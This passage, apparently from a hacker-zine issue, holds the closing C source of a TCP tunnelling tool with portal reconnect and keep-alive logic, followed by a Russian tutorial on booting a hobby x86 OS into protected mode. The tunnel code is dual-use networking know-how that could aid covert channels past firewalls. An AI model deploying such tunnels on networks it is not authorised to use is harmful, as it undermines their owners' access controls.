fprintf(log,"Removing connection to %s %d\n",con->host,con->port);
transmit_tunnel(buf,0,0,con->remote_sock);
removeconnection(con);
break;
      }
      /*forward the data to the tunnel*/
      transmit_tunnel(buf,n,con->local_sock,con->remote_sock);
    }
  }
}

void ZERO(char * buf,int size){int i=0;while(i<size)buf[i++]=0;}

int writen(int fd, char *ptr, int nbytes)
{
  int nleft=nbytes,nwritten;
  while(nleft>0){
    nwritten=write(fd,ptr,nleft);
    if(nwritten<=0) return(nwritten);
    nleft-=nwritten;
    ptr+=nwritten;
  }
  return(nbytes - nleft);
}

int remote_connect(char *machine,int port)
{
  int sock;
  struct sockaddr_in ser;
  ZERO((char *) &ser,sizeof(ser));
  ser.sin_family      = AF_INET;
  ser.sin_addr.s_addr = inet_addr(machine);
  ser.sin_port        = htons(port);
  sock=socket(AF_INET,SOCK_STREAM,0);
  if(sock==-1){perror("Error opening socket\n");return(-1);}
  if(connect(sock,(struct sockaddr *) &ser,sizeof(ser))==-1){
    fprintf(log,"Can't connect to server:%s\n",strerror(errno));
    return(-1);
  }
  return(sock);
}
```

```
void disconnect(struct connection *con,int sock1,int sock2){
  fprintf(log,"Closing link to: %s %d\n",con->host,con->port);
  shutdown(sock1,2);
  shutdown(sock2,2);
  close(sock1);
  close(sock2);
  close(con->local_sock);
}

void init_descriptors(){
  int i;
  for(i=0;i<DESC_MAX;i++){
    descriptors[i]=NULL;
  }
}

void removeconnection(struct connection *con){
  struct connection *c2,*c=connections.head;
  if(c==con){
    connections.head=c->next;
    descriptors[c->local_sock]=NULL;
    free(c->host);
    shutdown(c->local_sock,2);
    close(c->local_sock);
    free(c);
    connections.num--;
    return;
  }
  c2=c;
  c=c->next;
  while(c){
    if(c==con){
      /* connections.head=c2; */
      c2->next=c->next;
      descriptors[c->local_sock]=NULL;
      free(c->host);
      shutdown(c->local_sock,2);
      close(c->local_sock);
      free(c);
      connections.num--;
      return;
    }
    c2=c;
    c=c->next;
  }
}
```

tunnel/share.h

```
/*********************/
/* Structs & Defines */
/*********************/
#define MAX_HOSTNAME_SIZE 128
#define MAXLEN 32768  /*Maximum length of our data*/
#define ALIVE_TIME 60 /*Time to wait before sending a Myping*/
#define DESC_MAX 128  /*Maximum number of descriptors used*/
#define RETRY_TIME 60 /* Time to wait before we reconnect to portal*/
#define max(a,b) ((a>b)?a:b)
#define min(a,b) ((a<b)?a:b)
#define AUTHOR "bishnu@hotmail.com"

struct connections{
  int num;
  struct connection *head;
};

struct connection{
  struct connection *next;
  int port;
```

```
  int local_sock;
  int remote_sock;
  time_t time;
  char *host;
};


char *get_ip(char *host);

void random_delay(int n);
int transmit_tunnel(char *data,int size,int source,int destination);
int receive_tunnel();
void hostname(char *name);
void ZERO(char * buf,int size);
int writen(int fd, char *ptr, int nbytes);
void ctrlC(int sig);
void sleep_usec(int n);
void    nonblock(int s);
int remote_connect(char *machine,int port);
void disconnect(struct connection *con,int sock1,int sock2);
void init_descriptors();
int max_descriptor();
void removeconnection(struct connection *con);
void check_local_connections(fd_set *selector,fd_set *errsel,struct connection *con);
```

EOF

Программирование в защищённом режиме и разработка операционной системы

Автор: Mythrandir

Предисловие

Около двух месяцев назад я решил начать изучать разработку операционной системы с нуля. Более двух лет я занимался разработкой доверенных операционных систем, однако всегда работал с уже существующими ОС. Возился с моделью драйверов, разбирался в реализации потоков, что-то нравилось, что-то — нет. Я решил, что пришло время начать всё с чистого листа и по-настоящему задуматься о подходе к проектированию, чтобы быть доволен каждой его частью. По крайней мере, если что-то пойдёт не так, я буду ругать только себя.

Эта статья — первый осторожный шаг в моей работе по созданию операционной системы. То, что здесь описано, ещё не является настоящим ядром. Главный акцент статьи — запустить систему в защищённом режиме с минимальным ядром. Подчёркиваю: минимальным. Меня неоднократно спрашивали о целях проектирования этой ОС. На самом деле именно сама операционная система и была целью на данном этапе. Слишком много вещей, которых я не знал об этой стадии разработки, чтобы двигаться дальше в проектировании. Это всё равно что спрашивать у ребёнка в детском саду, рисующего пальцами краской, как будет выглядеть его финальный шедевр.

Тем не менее, теперь, когда этот этап в разумной мере завершён, настало время задуматься о таких вещах, как: подсистема безопасности, подсистема драйверов, а также разработка настоящего планировщика задач и настоящего менеджера памяти. Надеюсь, к следующему выпуску Phrack я смогу не только ответить на вопрос о том, чего хочу добиться в этих областях, но и реализовать многое из задуманного. Это позволит мне получить гораздо более прочное ядро, на котором можно будет строить дальше.

Итак, зачем писать эту статью? Причин несколько. Во-первых, изложение сделанного всегда помогает закрепить мысли и понимание. Во-вторых, необходимость написать статью накладывает на меня дедлайн, который заставляет доводить дело до конца. Наконец, и это самое важное, я надеюсь поделиться достаточным объёмом знаний, чтобы другие, кто интересуется этой темой, могли начать работать в этом направлении.

Одно замечание по поводу названия. JeffOS — не окончательное название этой ОС. На самом деле было предложено несколько вариантов. Однако я пока не знаю, как хочу её назвать, главным образом потому, что проект ещё недостаточно оформился для названия. Когда всё будет сказано и сделано, я надеюсь придумать что-нибудь лучше, чем JeffOS. Пока получить настоящее работающее ядро важнее, чем настоящее рабочее название.

Надеюсь, вы найдёте нижеследующую информацию интересной и достойной дальнейшего изучения.

Удачи,
Jeff Thompson
AKA Mythrandir

PS: Несколько слов о статье по криптографии. Прежде всего — спасибо за все письма, полученные в связи с ней. Приятно узнать, что многие нашли её интересной. Для некоторых она разбудила давно угасший интерес — это всегда приятно слышать. Однако для нескольких людей у меня есть и неприятная новость. Следующая статья цикла вынуждена быть отложена на несколько выпусков — до тех пор, пока я не завершу работу над этой ОС. Как и у многих, меня захватил новый «жук» (жук операционных систем), и я взял на себя обязательства в этой работе на долгое время. Разумеется, я по-прежнему рад обсуждать тему криптографии с другими и жду новых писем на этот счёт.

Победители конкурса по расшифровке:

1-е сообщение:
1-е место) Chaos, chaos@vector.nevtron.si
2-е место) Oxygen, oxygen@james.kalifornia.com

Решение:
The baron's army will attack at dawn. Ready the Templar knights and strike his castle while we hold him.

2-е сообщение:

1-е место) Chaos

Решение:
MULTICAST PROTOCOLS HAVE BEEN DEVELOPED TO SUPPORT GROUP COMMUNICATIONS THESE PROTOCOLS USE A ONE TO MANY PARADIGM FOR TRANSMISSION TYPICALLY USING CLASS D INTERNET PROTOCOL ADDRESSES TO SPECIFY SPECIFIC MULTICAST GROUPS

Также в моей статье есть одна опечатка. Книга, написанная без буквы «е», — это не «Великий Гэтсби», а «Gadsby». Благодарю Andy Magnusson за то, что указал на это.

Отличная работа, ребята!

Благодарности

Я в определённом долгу перед двумя людьми, которые были доступны для меня в процессе работы. Оба немало потрудились над разработкой собственных операционных систем в защищённом режиме. Хочу поблагодарить Paul Swanson из отделения ACM@UIUC за помощь в устранении нескольких ошибок и за общие советы по проблемам, с которыми я столкнулся. Также хочу поблагодарить Brian Swetland из Neoglyphics за то, что позволил мне взглянуть на его операционную систему. Он также любезно разрешил мне позаимствовать часть его исходного кода. В частности, процедуры ввода-вывода на консоль, что сэкономило мне массу времени. Кроме того, функции для i386 были предоставлены мне Paul Swanson, что значительно упростило использование распространённых инструкций защищённого режима.

Следя за новыми выпусками и информацией об этой работе, я в настоящее время переделываю свой сайт и выложу его 1 февраля 1998 года. На сайте будет размещена эта статья целиком, а также все обновления ОС по мере работы над ней. Одним из первых дел будет полная переработка ядра. Значительная часть того, что описано на этих страницах, была учебным опытом. К сожалению, одним из последствий стремления завершить работу оказался довольно запутанный и «хакерский» код. Хочу его очистить и начать строить дальше. Хорошая кодовая база будет бесценна для этого. Следите за следующим и будущими выпусками этого кода; не стесняйтесь обращаться ко мне с отзывами или вопросами. Я постараюсь помочь. Ответить на каждый вопрос не смогу, но буду стараться. Также прошу набраться терпения — у меня очень плотный график вне этого проекта, и он часто поглощает меня.

Со мной можно связаться по адресу:
jwthomp@cu-online.com
Мой веб-сайт:
http://www.cu-online.com/~jwthomp/ (Появится 1 февраля 1998 г.)

Введение

На протяжении всего документа я предполагаю у читателя определённый уровень знаний: программирование на C и ассемблере, а также архитектура x86.

Требования для разработки операционной системы GuildOS:

ELF-компилятор
Я использовал GNU ELF-компилятор, поставляемый с Linux. Возможно использование других ELF-кросс-компиляторов и на других системах.

Ассемблер a386
Его можно получить у:

Eric Isaacson
416 E. University Ave.
Bloomington IN 47401-4739
71333.3154@compuserve.com

или позвонив по номеру 1-812-335-1611
A86+D86+A386+D386 — $80
Печатное руководство — $10

Это действительно хороший ассемблер. Купите копию. Я купил.

Также возможно преобразовать ассемблерный код загрузчика под другой ассемблер.

Машина 486 и выше
Необходима машина для тестирования ОС.

Отличные книги для понимания различных тем, представленных на следующих страницах:

Protected Mode Software Architecture by Tom Shanley from MindShare, Inc.
ISBN 0-201-55447-X $29.95 US

Эта книга охватывает архитектуру защищённого режима x86. Она также объясняет различия между программированием в реальном и защищённом режиме. Книга содержит большую часть информации из руководства Intel для разработчиков операционных систем, но также объясняет всё гораздо подробнее.

Developing Your Own 32-Bit Operating System by Richard A. Burgess from SAMS Publishing.
ISBN 0-672-30655-7

Книга охватывает разработку полноценной 32-битной ОС. Автор создаёт собственный 32-битный ассемблер и компилятор. Значительная часть кода написана на ассемблере, но немало и на C.

Полная серия книг по архитектуре Intel и руководства для разработчиков ОС, доступные для бесплатного скачивания с их сайта.

Глава 1 — Загрузка в защищённый режим

Первым шагом в настройке операционной системы на архитектуре x86 является переключение машины в защищённый режим. Защищённый режим позволяет использовать аппаратные механизмы защиты для обеспечения безопасности на уровне операционной системы.

Первым компонентом, над которым я начал работать, был загрузчик первого этапа, расположенный в `JeffOS/loader/first/`.

Загрузчик первого этапа размещается в первом секторе дискеты. Каждый сектор — 512 байт. Это не много места для записи всего кода, необходимого для загрузки в защищённый режим так, как мне хотелось, поэтому пришлось разбить загрузчик на две части. Отсюда и появились загрузчик дискеты первого и второго этапа.

После прохождения POST (Power On Self-Test) этот первый сектор загружается в память по адресу 0000:7C00. Я спроектировал первый этап загрузчика дискеты так, чтобы он загружал все файлы в память для последующего выполнения. Первая инструкция загрузчика осуществляет прыжок к коду загрузки. Однако между переходом и кодом загрузки расположены некоторые структуры данных.

Первый раздел — параметры диска. В настоящее время я не использую эту информацию, но планирую в будущих версиях. Следующий набор структур содержит информацию о других файлах данных на дискете. Каждая структура в ассемблере выглядит следующим образом:

```
APCX□DW□0000h□□; Задаёт значение CX для вызова INT 13h BIOS
APDX□DW□0000h□□;           DX
APES□DW□0000h□□;           ES
APBX□DW□0000h□□;           BX
APSZ□DB□0h□□; Задаёт количество секторов для чтения
APSZ2□DB□0h□□; Не используется
```

Существует четыре копии этой структуры (APxx, BPxx, CPxx, DPxx).

Вызов BIOS INT 13h принимает следующие аргументы:

```
ch: Номер цилиндра, с которого начинается чтение.
cl: Номер сектора, с которого начинается чтение.
dh: Номер головки диска (00h или 01h для дискет 1.44 МБ)
dl: Номер диска (00h для диска A)
es: Сегмент, в который сохраняются прочитанные секторы.
bx: Смещение в сегменте для чтения секторов.
ah: Количество секторов для чтения.
al: Номер функции для INT 13h. (02h — чтение с диска)
```

APxx используется для загрузки загрузчика второго этапа. BPxx — для загрузки загрузчика первого этапа ядра. CPxx — для загрузки простой пользовательской программы. Наконец, DPxx — для загрузки самого ядра.

После структур загрузчика следуют два неиспользуемых байта для хранения временных данных. SIZE используется, а SIZE2 в настоящее время не используется.

Далее следует сам код загрузки. Этот код перемещает себя в другую область памяти (9000:0000 или линейный адрес 90000h). После перемещения он загружает все файлы в память и затем переходит к началу загрузчика второго этапа.

Первая часть загрузчика второго этапа содержит макрос, используемый для удобного определения записи Глобальной Таблицы Дескрипторов (GDT). В защищённом режиме GDT хранит информацию о селекторах. Селектор в защищённом режиме представляется числом, хранящимся в любом из сегментных регистров. Селектор имеет следующий формат:

```
Биты        Назначение
15 - 3      Индекс в таблице дескрипторов
2           Индикатор таблицы
1  - 0      Уровень привилегий запрашивающего (RPL)
```

Индекс таблицы дескрипторов (DT) — это индекс в GDT. Первая запись в GDT — 00h, вторая — 08h, затем 10h и т.д. Записи прогрессируют таким образом, потому что 3 младших бита используются для другой информации. Чтобы найти индекс в GDT, выполняется: сегмент & 0xfff8 (DT = Selector & 0xfff8).

Индикатор таблицы указывает, используете ли вы GDT или Локальную Таблицу Дескрипторов (LDT). Я ещё не находил причин использовать LDT, поэтому оставляю эту информацию для самостоятельного изучения.

Наконец, Уровень привилегий запрашивающего (RPL) используется для указания процессору, какой уровень доступа вы хотите иметь к селектору:

```
0 = ОС
1 = ОС (но с меньшими привилегиями, чем 0)
2 = ОС (но с меньшими привилегиями, чем 1)
3 = Уровень пользователя
```

Как правило, в современных операционных системах используются только уровни 0 и 3.

Записи GDT, описывающие различные типы сегментов, имеют следующий вид:

```
63 - 56    Старший байт базового адреса
55         Бит детализации (Granularity)
54         Бит по умолчанию (Default)
53         0
52         Доступен для использования (свободный бит)
51 - 48    Старшая цифра лимита
47         Бит присутствия сегмента
46 - 45    Уровень привилегий дескриптора (DPL)
44         Системный бит
43         Бит данных/кода
42         Бит соответствия (Conforming)
41         Бит чтения (Readable)
40         Бит обращения (Accessed)
39 - 32    Третий байт базового адреса
31 - 24    Второй байт базового адреса
23 - 16    Первый байт базового адреса
15 - 8     Второй байт лимита
7 - 0      Первый байт лимита
```

Базовый адрес — это начальное местоположение дескриптора сегмента (для сегментов кода или данных). Лимит — это количество байт или страниц по 4 КБ. Что именно задаётся — байты или страницы по 4 КБ — зависит от бита детализации. Если бит детализации равен 0, лимит задаёт длину в байтах. Если равен 1, то длину сегмента в страницах по 4 КБ.

Бит по умолчанию указывает, является ли кодовый сегмент 32-битным или 16-битным. 0 — 16-битный, 1 — 32-битный.

Бит присутствия устанавливается в 1, если сегмент находится в памяти. Используется для виртуальной подкачки.

Уровень привилегий дескриптора (DPL) аналогичен RPL. DPL просто указывает, на каком уровне защиты существует сегмент. Значения те же, что и для RPL.

Системный бит используется для указания, содержит ли сегмент системный сегмент. Устанавливается в 0, если это системный (ОС) сегмент.

Бит данных/кода указывает, будет ли сегмент использоваться как кодовый или как сегмент данных. Кодовый сегмент используется для выполнения кода и не является записываемым. Сегмент данных используется для стеков и данных программы. Его формат несколько отличается от кодового сегмента, описанного выше.

Бит чтения используется для указания, можно ли читать информацию из сегмента или он доступен только для выполнения.

Следующая часть загрузчика второго этапа содержит код для включения адресной линии A20. Эта адресная линия позволяет обращаться к памяти за пределом 1 МБ, ограничение которым было наложено в обычном режиме DOS (реальный режим). Для обсуждения этой адресной линии рекомендую обратиться к книгам по архитектуре Intel.

После включения A20 GDT, которая хранится в виде данных в конце ассемблерного файла, загружается в регистр GDT. Это необходимо сделать до переключения в защищённый режим. В противном случае любые обращения к памяти не найдут допустимого дескриптора и вызовут ошибку (убедился на собственном опыте).

После этого выполняется переход в защищённый режим путём установки бита защищённого режима в регистре CR0 в 1.

После кода, включающего защищённый режим, следуют данные, представляющие дальний вызов (far call) в следующую часть загрузчика второго этапа. Это приводит к использованию нового селектора для CS вместо неопределённого.

Код, в который выполняется переход, просто устанавливает различные селекторы для сегментов данных.

Затем следует простой отладочный код, выводящий информацию на экран. Он использовался мной лично и может быть удалён.

После этого настраивается сегмент стека вместе с указателем стека. Стек размещён по адресу 90000h.

Наконец, значение для стека помещается в стек (для дальнейшего извлечения ядром), и выполняется вызов по линейному адресу 100080h, где находится загрузчик первого этапа ядра.

Глава 2 — Загрузчик первого этапа ядра

Загрузчик первого этапа ядра расположен в `\boot`.

Несколько замечаний о происходящем. Загрузчик компилируется в ELF с заданным адресом TEXT, что позволяет переходить к коду и выполнять его. В makefile я задаю адрес текстового сегмента 10080. Первые 80h байт используются как заголовок ELF. Я полностью игнорирую эту информацию и прыгаю напрямую по линейному адресу 10080h. Насколько я понимаю, более новые версии ELF-компилятора имеют немного другую длину заголовка, что может потребовать изменения этого числа. Это можно определить с помощью дизассемблера (например, DEBUG в DOS), чтобы выяснить, где начинается текстовый сегмент.

Два важных файла для загрузчика — `main.c` и `mem.c`.

`main.c` содержит функцию `void _start(unsigned long blh);`. Эта функция должна быть слинкована первой. Поэтому `main.c` должен быть первым компонуемым файлом, а `_start()` — первой функцией в нём. Это гарантирует, что `_start` будет по адресу 10080h. Параметр `blh` — это значение, запомненное загрузчиком второго этапа. Изначально он имел смысл, но сейчас уже нет.

Первое, что делает `_start` — вызывает `kinit_MemMgmt`, процедуру инициализации памяти.

Первое, что делает `kinit_MemMgmt` — устанавливает `nMemMax` в 0xfffff. Это максимальное количество байт в системе, равное 1 МБ. Затем `kinit_MemMgmt` вызывает `kmemcount`, которая пытается подсчитать объём свободной памяти в системе. В настоящее время эта процедура работает некорректно и предполагает, что в системе 2 МБ свободной памяти. Для текущих целей этого достаточно, но в будущем необходимо исправить.

Затем `kinit_MemMgmt` вызывает `kinit_page`, которая настраивает таблицы страниц для ядра.

Пейджинг (страничная организация памяти) — механизм, определяющий, к какой памяти задача может получить доступ. Это достигается путём создания «виртуального» адресного пространства, к которому обращается задача. При каждом обращении к памяти процессор обращается к таблицам страниц, чтобы определить, на какую «реальную» физическую память указывает данный адрес. Например, ядро может выделить каждой задаче 32 КБ (8 страниц) памяти для стека. Без страничной памяти каждая из этих областей находилась бы по разным адресам. Однако с помощью пейджинга можно отобразить каждое физическое выделение на страничный адрес, что позволяет всем этим выделениям выглядеть так, будто они находятся по одному адресу.

Таблицы страниц разбиты следующим образом. Первый уровень — каталог страниц. Он состоит из 1024 записей со следующими свойствами:

```
31 - 12    Базовый адрес таблицы страниц
11 - 9     Не используется (свободные биты)
8          0
7          Бит размера страницы
6          0
5          Бит обращения (Accessed)
4          Бит отключения кэша страницы
3          Бит сквозной записи (Write Through)
2          Бит пользователь/супервизор
1          Бит чтения/записи
0          Бит присутствия страницы
```

Базовый адрес таблицы страниц — это индекс на таблицу страниц, содержащую информацию об этой области памяти. При обращении к памяти старшие 10 бит используются для ссылки на одну из 1024 записей каталога страниц. Эта запись указывает на таблицу страниц с физическим адресом, равным базовому адресу таблицы страниц. Затем эта таблица индексируется одной из своих 1024 записей с помощью битов 21–12 адреса памяти.

Бит размера страницы указывает, равен ли размер страницы (бит = 0) 4 КБ или (бит = 1) 4 МБ.

Бит обращения используется для отображения того, была ли страница когда-либо доступна. После установки в 1 ОС должна сбросить его в 0. Используется для виртуальной подкачки.

Бит отключения кэша страницы и бит сквозной записи в настоящее время мной не используются — оставляю их определение на усмотрение читателя.

Бит пользователь/супервизор определяет, ограничен ли доступ к таблице страниц задачами с уровнем привилегий 0, 1, 2 или 3. Если бит равен 0, к этой таблице страниц могут обращаться только задачи уровня 0, 1 или 2. Если равен 1 — задачи всех уровней.

Бит чтения/записи указывает, может ли задача пользовательского уровня записывать в эту таблицу страниц. 0 — только чтение для «пользовательских» задач, 1 — чтение/запись для всех задач.

Наконец, бит присутствия указывает, находится ли таблица страниц в памяти.

После обращения к каталогу страниц выбирается смещение в таблицу страниц с использованием следующих 10 бит ссылки на память. Каждая таблица страниц содержит 1024 записей следующей структуры:

```
31 - 12    Базовый адрес страницы
11 - 9     Не используется (свободные биты)
8 - 7      0
6          Бит «грязности» (Dirty)
5          Бит обращения (Accessed)
4          Бит отключения кэша страницы
3          Бит сквозной записи
2          Бит пользователь/супервизор
1          Бит чтения/записи
0          Бит присутствия страницы
```

Базовый адрес страницы указывает на старшие 20 бит в физической памяти, куда ведёт обращение. Младшие 12 бит берутся из исходного линейного адреса.

Биты Dirty, Accessed, кэша страницы и сквозной записи используются для виртуальной памяти и других областей, которыми я пока не занимался. Поэтому их изучение оставляю читателю.

Оставшиеся три бита работают так же, как в каталоге страниц, но применяются к физической странице памяти, а не к таблице страниц. Все страницы ядра имеют установленные биты Supervisor, Read/Write и Page Present. Пользовательские страницы не имеют бита супервизора.

Код в `kinit_page` создаёт каталог страниц в первой из трёх физических страниц, зарезервированных для этого. Следующая страница используется для создания низкой (пользовательской) области памяти 4 МБ (одна таблица страниц из 1024 записей указывает на 1024 страницы по 4 КБ, итого 4 МБ). Третья страница используется для указания на высокую (ОС) область памяти.

Функция `kinit_page` устанавливает все низкие страницы памяти равными физической памяти. Это означает взаимно однозначное соответствие первых 4 МБ памяти страничной памяти. Затем `kinit_page` отображает десять страниц, начиная с линейного адреса 70000h, на адрес 0x80000000. Запись 0 каталога страниц указывает на низкую таблицу страниц. Запись 512 — на высокую таблицу страниц.

Наконец, функция `kinit_page` помещает адрес каталога страниц в регистр cr3. Это указывает процессору, где искать таблицы страниц. После этого в cr0 включается бит пейджинга, что сообщает процессору о необходимости проходить обращения к памяти через таблицы страниц, а не обращаться напрямую к физической памяти.

После этого управление возвращается к функции `_start`, а `k_start()` устанавливается в 0x80000080, указывая на функцию `_start()` основного ядра. `_start` в коде загрузчика вызывает эту функцию, запуская реальное ядро.

Глава 3 — Ядро

Ядро — место, где начинается всё самое интересное. К сожалению, именно здесь требуется больше всего работы. Тем не менее, того, что здесь есть, достаточно, чтобы продемонстрировать начало того, что нужно сделать для создания жизнеспособного ядра для собственных нужд.

Загрузчик ядра создал таблицу страниц ядра, а затем выполнил переход в ядро на `_start()`. `_start()` настраивает консоль, очищает её и выводит сообщение «Main kernel loaded.». После этого запускается процедура инициализации менеджера памяти `kinit_page()`.

Процедура инициализации менеджера памяти начинается с инициализации структуры PMAT. PMAT — это огромное битовое поле (2048 байт), где каждый бит представляет одну страницу физической памяти. Если бит установлен в 1, соответствующая страница памяти считается выделенной. Если в 0 — считается свободной. После инициализации этого массива код управления памятью резервирует области физической памяти, которые уже используются: системные области памяти BUS, а также расположение самого ядра в физической памяти. После этого менеджер памяти возвращает управление функции `_start()` для продолжения инициализации ядра.

Затем `_start()` вызывает временную функцию, используемую сейчас для выделения памяти, используемой пользовательской программой, загружаемой загрузчиком первого этапа дискеты. Эта функция исчезнет после добавления загрузки процессов с диска во время выполнения. Функция резервирует физическую память, расположенную по линейному адресу 20000h.

Теперь, когда базовая система памяти настроена, `_start()` вызывает функцию `kinit_task()`. `kinit_task()` настраивает задачу ядра так, чтобы ядро могло работать как задача, а не как единственный процесс в системе.

`kinit_task()` — по сути оболочка, вызывающая две другие функции: `kinit_gdt()` и `kinit_ktask()`. `kinit_gdt()` инициализирует новую GDT ядра, которая будет использоваться ядром вместо предыдущей временной, настроенной загрузчиком второго этапа дискеты. После отображения нового местоположения GDT в памяти к ней добавляются несколько селекторов: селекторы кода и данных ядра, а также пользовательские селекторы кода и данных. После их установки новая GDT помещается в регистр GDT процессора.

Теперь `kinit_task()` вызывает функцию `kinit_ktask()`. Эта функция создаёт задачу, в контексте которой будет выполняться код ядра. Первое, что она делает — очищает список задач ядра, содержащий список задач в системе. Затем для сегмента задачи ядра выделяется страница 4 КБ. Текущая выполняемая задача устанавливается в задачу ядра. Сегмент задачи добавляется в GDT. Этот сегмент задачи имеет следующую структуру и заполняется для ядра следующими значениями:

```
struct TSS {
    ushort link;            // установлено в 0
    ushort unused0;
    ulong esp0;             // установлено в конец страницы сегмента задачи
    ushort ss0;             // установлено в SEL_KDATA (сегмент данных ядра)
    ushort unused1;
    ulong esp1;             // установлено в 0
    ushort ss1;             // установлено в 0
    ushort unused2;
    ulong esp2;             // установлено в 0
    ushort ss2;             // установлено в 0
    ushort unused3;
    ulong cr3;              // установлено в физический адрес таблиц страниц задачи
    ulong eip;              // установлено в точку входа кода задачи
    ulong eflags;           // установлено в 0x4202
    ulong eax, ecx, edx, ebx, esp, ebp, esi, edi; // установлены в случайные значения
    ushort es;              // установлено в SEL_KDATA (сегмент данных ядра)
    ushort unused4;
    ushort cs;              // установлено в SEL_KCODE (сегмент кода ядра)
    ushort unused5;
    ushort ss;              // установлено в SEL_KDATA
    ushort unused6;
    ushort ds;              // установлено в SEL_KDATA
    ushort unused7;
    ushort fs;              // установлено в SEL_KDATA
    ushort unused8;
    ushort gs;              // установлено в SEL_KDATA
    ushort unused9;
    ushort ldt;             // установлено в 0
    ushort unused10;
    ushort debugtrap;       // установлено в 0
    ushort iomapbase;       // установлено в 0
};
```

Поле `link` используется процессором при вызове прерывания. Процессор помещает сюда указатель на сегмент задачи, работавший до прерывания. Это полезно для определения прав доступа на основе вызывающего процесса.

Параметры `espx` и `ssx` используются для хранения указателя на стек, который будет использоваться, когда задача с более низким уровнем привилегий пытается получить доступ к области с высоким уровнем привилегий.

Параметр `cr3` хранит указатель на физический адрес таблицы страниц этой задачи. При переключении на эту задачу процессор загрузит значение, хранящееся в cr3, в регистр cr3. Это означает, что каждая задача может иметь уникальный набор таблиц страниц и отображений.

Регистры `eax`, `ebx` и т.д. устанавливаются в произвольные значения, так как они неинициализированы и получат значения только после использования. При переключении процессора на эту задачу эти параметры загружаются в соответствующие регистры процессора.

Параметры `cs`, `es`, `ss`, `ds`, `fs` и `gs` устанавливаются в значимые значения, которые загружаются в соответствующие регистры процессора при переключении на эту задачу.

Поскольку я не использую локальный дескриптор, этот параметр установлен в 0, как и `debugtrap` и `iomapbase`.

Как уже упоминалось, при каждом переключении на задачу процессор загружает все параметры сегмента задачи в соответствующие регистры. Аналогично при переключении от задачи все регистры сохраняются в соответствующие параметры. Это позволяет задачам приостанавливаться и возобновляться с того состояния, в котором они были приостановлены.

Переключение задач будет рассмотрено позже, когда речь дойдёт до соответствующего места в ядре.

После создания сегмента состояния задачи необходимо создать запись в GDT, указывающую на этот сегмент задачи. Формат этой 64-битной записи следующий:

```
63 - 56    Четвёртый байт базового адреса
55         Бит детализации
54 - 53    0
52         Доступен для использования (свободный бит)
51 - 48    Старший полубайт размера
47         Бит присутствия в памяти
46 - 45    Уровень привилегий дескриптора
44         Системный бит
43         16/32 бит
42         0
41         Бит занятости (Busy)
40         1
39 - 32    Третий байт базового адреса
31 - 24    Второй байт базового адреса
23 - 16    Первый байт базового адреса
15 - 8     Второй байт размера сегмента
7 - 0      Первый байт размера сегмента
```

Как вы, вероятно, заметили, эта структура очень похожа на дескриптор кодового сегмента. Различия — бит 16/32 и бит занятости.

Бит 16/32 указывает, является ли сегмент состояния задачи 16-битным или 32-битным. Мы будем использовать только 32-битный сегмент состояния задачи (бит = 1). 16-битный сегмент состояния задачи использовался для 286 и был заменён 32-битным на процессорах 386 и выше.

Бит занятости указывает, занята ли задача в данный момент.

После выделения задачи ядра выделяется новый стек ядра и делается активным. Это позволяет размещать стек в известном и отображённом месте, используя менеджер памяти ядра.

Пользовательская задача создаётся аналогичным образом. В текущей реализации пользовательская задача расположена по адресу 0x20000. Её стек — по адресу 0x2107c. В настоящее время пользовательская задача работает с привилегиями уровня ОС. При изменении её селекторов на пользовательские записи в GDT возникли проблемы. Как только исправлю эту проблему, выложу исправление на своём сайте. После создания пользовательская задача добавляется в очередь задач для переключения на неё после запуска планировщика.

Теперь, когда задача ядра и пользовательская задача (хотя и работающая с привилегиями уровня ядра) созданы, необходимо настроить таблицы прерываний. Это делается вызовом функции `kinit_idt()`.

`kinit_idt()` начинает с установки всех прерываний для указания на функцию нулевого прерывания. Это означает, что для большинства прерываний происходит простой возврат. Однако установлены обработчики прерываний для таймера, а также для одного системного вызова. Также настроены прерывания для обработки различных исключений. После заполнения таблицы дескрипторов прерываний (IDT) она загружается в регистр IDT. Затем прерывания разрешаются.

Обработчик прерывания таймера — простая функция, вызывающая переключение задач при каждом срабатывании аппаратного таймера.

При вызове системного вызова (прерывание 22h) обработчик выводит на консоль строку, на которую указывает регистр eax.

Процедура обработки исключений выдаёт дамп регистров задачи, а затем зависает систему. Файл `jump.S` в `JeffOS/kernel/` содержит ассемблерные обёртки, вызываемые при возникновении прерывания. Эти функции-обёртки затем вызывают обработчики на C.

Теперь, когда IDT настроена и прерывания происходят, возможны переключения задач. Они происходят при вызове функции `swtch()` в файле `task.c`. Функция `swtch()` находит следующую задачу в своей очереди и выполняет вызов по адресу селектора новой задачи. Это заставляет процессор найти селектор и переключиться на новую задачу.

Теперь у вас есть очень простое многозадачное ядро.

Глава 4 — Библиотеки пользовательского уровня

Библиотеки пользовательского уровня достаточно просты.

В этом каталоге два файла. Первый — `crt0.c`. Он содержит одну функцию — `_start()`. Эта функция выполняет вызов `main`, которая будет определена в пользовательском коде. Этот файл-заглушка всегда должен линковаться первым, поскольку именно в него выполнит переход ядро для запуска процесса.

Второй файл — `syscall.c`. Он содержит одну функцию системного вызова, которая представляет собой прерывание 22. Это прерывание вызывает системный вызов консоли. eax передаётся как указатель на строку, выводимую на системную консоль.

Оба исходных файла компилируются в объектные и используются на этапе компоновки любого пользовательского кода.

Глава 5 — Пользовательский код

Пользовательский код хранится в одном файле `test.c`, расположенном в каталоге `/user/`. Этот код всего лишь вызывает функцию системного вызова консоли из библиотеки, ждёт некоторое время и вызывает её снова в бесконечном цикле (что хорошо, поскольку завершение задачи мной ещё не реализовано).

Важно отметить, что при компоновке текстовый сегмент этого пользовательского процесса устанавливается на линейный адрес 20000h. Также компонуются файлы `crt0.o` и `syscall.o`. `crt0.o` компонуется первым, чтобы гарантировать, что его функция `_start()` находится по адресу 20080h — именно туда выполнит переход ядро. По сути, `_start()` является настоящим `main`, в отличие от привычного всем `main()`.

Этот код является задачей, которая создаётся и выполняется параллельно с ядром, как описано в главе 3.

После компиляции всех бинарных файлов и размещения их в каталоге сборки необходимо создать ещё два файла. Они называются `STUFF.BIN` и `STUFF2.BIN`. Эти файлы — просто контейнеры пустого пространства для выравнивания других бинарных файлов. Загрузчик дискеты ожидает, что пользовательская программа имеет размер 1 КБ. Если пользовательская программа не имеет именно такого размера, необходимо создать `STUFF2.BIN` такого размера, чтобы при добавлении к `USER.BIN` итоговый размер составил 1024 байта. Также загрузчик дискеты ожидает, что загрузчик ядра имеет размер 3,5 КБ (3584 байта). `STUFF.BIN` должен быть такой длины, чтобы при добавлении к размеру `BOOT.BIN` (загрузчик ядра) итоговый размер составил 3584 байта. В будущем я постараюсь автоматизировать этот процесс, но пока именно так и нужно делать.

